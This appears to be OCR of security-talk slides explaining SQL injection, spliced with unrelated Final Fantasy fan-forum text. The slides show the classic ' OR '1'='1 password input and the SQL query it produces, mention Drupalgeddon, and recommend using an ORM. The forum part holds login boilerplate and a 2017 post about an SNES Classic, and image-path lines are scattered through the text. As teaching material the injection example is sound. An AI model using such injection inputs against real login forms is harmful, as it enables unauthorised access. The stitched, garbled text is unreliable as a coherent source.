
Password

' OR '1'='1

SQL: Give me all the users that have the username "Admin"

```
/* SQL */
SELECT COUNT(*)
FROM USERS
WHERE USERNAME = 'Admin'
AND PASSWORD = '' OR '1'='1'
```


Login
Username
Admin
Password
SQL: … or TRUE
/* SQL */
SELECT COUNT(*)
FROM USERS
WHERE USERNAME = 'Admin'
AND PASSWORD = '' OR '1'='1'


Login
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GIVE ME ALL THE USERS WITH THE USERNAME "ADMIN" OR WHATEVER YOU'VE GOT I GUESS

SQL INJECTION HANDS THE KEYS TO YOUR DATABASE TO THE USER

DRUPALGEDDON

- affected **every Drupal 7 site** before version 7.32

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- **remote code execution**

DRUPALGEDDON

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- **remote code execution**
- in some cases patched vulnerability **to hide breach**

SQL INJECTION

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

- use an **orm**

cw: large animated image

BONUS STORY






INTERMISSION

INTERMISSION

Crono
Crono can cross dimensions too!



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
reido
(V)(o,,,o)(V)



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RPG AND GAMING COMMUNITY

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SEARCH

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To log into your account, enter your user name and password below and click "Log In." Cookies must be enabled for access beyond this point.

User Name

Password

Remember me when I return (not recommended on public computers).

LOG IN

Forgotten your password? Click here to reset it.

CREATE AN ACCOUNT

Not a member? Create an account here. It's quick and easy. An account gives you access to Final Fantasy Society community features.

User Name

E-Mail Address

Password

Confirm Password

Timezone

(GMT -7:00 hours) Mountain Time (US & Canada)


Verification
To verify you're human and not a bot trying to spam links to tennis shoes and boner pills, enter the text displayed below.

@katie_fenn

Jump to Post

0 **10.11.2017 1:51am**

Sephie 1999




I showed up at a store in the middle of the afternoon and picked one up today. I haven't actually played it yet but I took it out of the box and it really is small. And the controller felt exactly like I remembered the SNES controller I used as a kid. There were still another four or five units on the store shelf when I got mine too, so maybe Nintendo really is getting their act together on this one, at least moreso than with the NES Classic.

Jump to Post

0 **10.11.2017 9:02am**

